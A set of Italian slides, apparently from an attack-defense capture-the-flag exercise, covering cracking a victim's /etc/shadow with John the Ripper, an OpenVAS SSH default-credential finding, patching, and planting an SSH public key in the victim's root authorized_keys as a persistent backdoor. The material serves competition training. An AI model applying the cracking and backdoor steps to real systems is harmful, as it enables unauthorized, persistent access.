


# Attacco autenticazione Unix

- Estrazione file delle password */etc/shadow* dalla propria macchina vittima
- Password cracking con *John the Ripper* (attacco a dizionario di default)



```
root@kali: /home/max
File Modifica Visualizza Cerca Terminale Aiuto
root@kali:/home/max# john shadow --show
root:password:16572:0:99999:7:::
amends:amends:13850:0:99999:7:::
shakedown:shakedown:13850:0:99999:7:::
therapy:therapy:13850:0:99999:7:::
copyright:copyright:13850:0:99999:7:::
wouldyou:wouldyou:13848:0:99999:7:::
snitch:snitch:13850:0:99999:7:::
petition:petition:13846:0:99999:7:::

8 password hashes cracked, 0 left
root@kali:/home/max#
```

# Patch autenticazione Unix

## **Preparazione fix:**

- Password modificate nella nostra macchina vittima
- Inserimento nuovo file *shadow* nel «pacchetto di patch difensive»

## **Applicazione fix durante gara:**

- Deploy del «pacchetto di patch difensive»
- Chiusura servizio SSH nella nostra vittima

# OpenVAS SSH Brute Force

The screenshot shows the Greenbone Security Assistant web interface. The browser address bar displays the URL `https://127.0.0.1:9392/omp?cmd=get_result&result_id=8ac887e7-c8c3-483b-afa8-5c5813fcd347`. The user is logged in as Admin admin. The main navigation menu includes Scan Management, Asset Management, SecInfo Management, Configuration, Extras, Administration, and Help.

The current view is "Result Details" for the task "Immediate scan of IP 172.16.127.200". The result is a vulnerability titled "SSH Brute Force Logins with default Credentials" with a severity of 9.0 (High) and a QoD of 95%. The host is 172.16.127.200 and the location is 22/tcp.

The summary states: "A number of known default credentials is tried for log in via SSH protocol." The vulnerability detection result shows: "It was possible to login with the following credentials <User>:<Password>". The specific credential "root:password" is circled in red.

The solution is: "Change the password as soon as possible." The vulnerability detection method is "SSH Brute Force Logins with default Credentials (OID: 1.3.6.1.4.1.25623.1.0.103239)" with version 1085.

Vulnerability	Severity	QoD	Host	Location	Actions
SSH Brute Force Logins with default Credentials	9.0 (High)	95%	172.16.127.200	22/tcp	 

**Summary**  
A number of known default credentials is tried for log in via SSH protocol.

**Vulnerability Detection Result**  
It was possible to login with the following credentials <User>:<Password>  
**root:password**

**Solution**  
Change the password as soon as possible.

**Vulnerability Detection Method**  
Details: [SSH Brute Force Logins with default Credentials \(OID: 1.3.6.1.4.1.25623.1.0.103239\)](#)  
Version used: \$Revision: 1085 \$

# SSH autenticazione tramite chiavi RSA

- Autenticazione senza bisogno di password mediante chiave pubblica (server) e chiave privata (client)
- Utile se gli avversari cambiano le password o rimuovono la nostra backdoor


# Generazione chiavi RSA

```
root@kali: ~/.ssh
File Modifica Visualizza Cerca Terminale Aiuto
root@kali:~/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
e1:5a:0c:75:e5:65:4e:6a:da:4d:86:de:21:a0:75:bf root@kali
The key's randomart image is:
+--[ RSA 2048 ]-----+
|. +.o +
|..+ + 0
|o * *
|+ . = * o
|S . o E
|o
+-----+
root@kali:~/.ssh#
```

```
root@kali: ~/.ssh
File Modifica Visualizza Cerca Terminale Aiuto
root@kali:~/.ssh# ls
id_rsa id_rsa.pub known_hosts
root@kali:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACg0CaT0BeB0gC2lqN+xMAIWItVeNTY2Fbt5QBhSgiy
U9YYbAUb8rF4H5fZzzg9+oHWb9hjsdtNlmLZPaX5/D3MLKHMRfA+B+AEZ1ozF8Lp2vWl6uBg8Z4cLR0q
qKpdTtxzgXnpLaCorPXBn/wTwpKGkvepFGB1WgzkTa/dpNMrg000p4Lqyj qgd73qI f4DBF7DIInS0t3H
dJUJFF+2i1qI0blu+aSUAFD0y fEaLl/S9ZLWyh5BsExTSI rPDJWqiagWadbp fCiy00FwakNg57Zqd7bE
z3do03V7S/In+e42BwsP1/JfSBD7ugJnQRnxj0UNNaFP/+tg4dIOZ5f4BU9P root@kali
root@kali:~/.ssh#
```

# Caricamento chiave pub. su vittima

- Script *run\_interactively* lancia shell sulla vittima
- Scrittura chiave pubblica su */root/.ssh/authorized\_keys*



```
root@server: ~/.ssh
File Modifica Visualizza Cerca Terminale Aiuto
root@server:~# cd /root/.ssh
root@server:~/.ssh# ls
known_hosts
root@server:~/.ssh# echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAg0CaT0BeB0gC2lqN
+xMAIWItVeNTY2Fbt5QBhSgiyU9YYbAUb8rF4H5fZzzg9+oHwb9hj sdtNlmlZPaX5/D3MLKHMRfA+B+A
EZ1ozF8Lp2vWl6uBg8Z4cLR0qqKpdTtxzgXnpLaCorPXbn/wTwpKGkvepFGB1WgzkTa/dpNMrG000p4L
qyj qgd73qIf4DBF7DIInS0t3HdJULFF+2i1qI0blu+aSUAFD0yfEaLl/S9ZLWyh5BsExTSI rPDJWqiag
WaDbpfCiy00FwaKNg57Zqd7bEz3do03V7S/In+e42BwsP1/JfSBD7ugJnQRnxj0UNNaFP/+tg4dIOZ5f
4BU9P root@kali > authorized_keys
root@server:~/.ssh# ls
authorized_keys  known_hosts
root@server:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAg0CaT0BeB0gC2lqN+xMAIWItVeNTY2Fbt5QBhSgiy
U9YYbAUb8rF4H5fZzzg9+oHwb9hj sdtNlmlZPaX5/D3MLKHMRfA+B+AEZ1ozF8Lp2vWl6uBg8Z4cLR0q
qKpdTtxzgXnpLaCorPXbn/wTwpKGkvepFGB1WgzkTa/dpNMrG000p4Lqyj qgd73qIf4DBF7DIInS0t3H
dJULFF+2i1qI0blu+aSUAFD0yfEaLl/S9ZLWyh5BsExTSI rPDJWqiagWaDbpfCiy00FwaKNg57Zqd7bE
z3do03V7S/In+e42BwsP1/JfSBD7ugJnQRnxj0UNNaFP/+tg4dIOZ5f4BU9P root@kali
root@server:~/.ssh#
```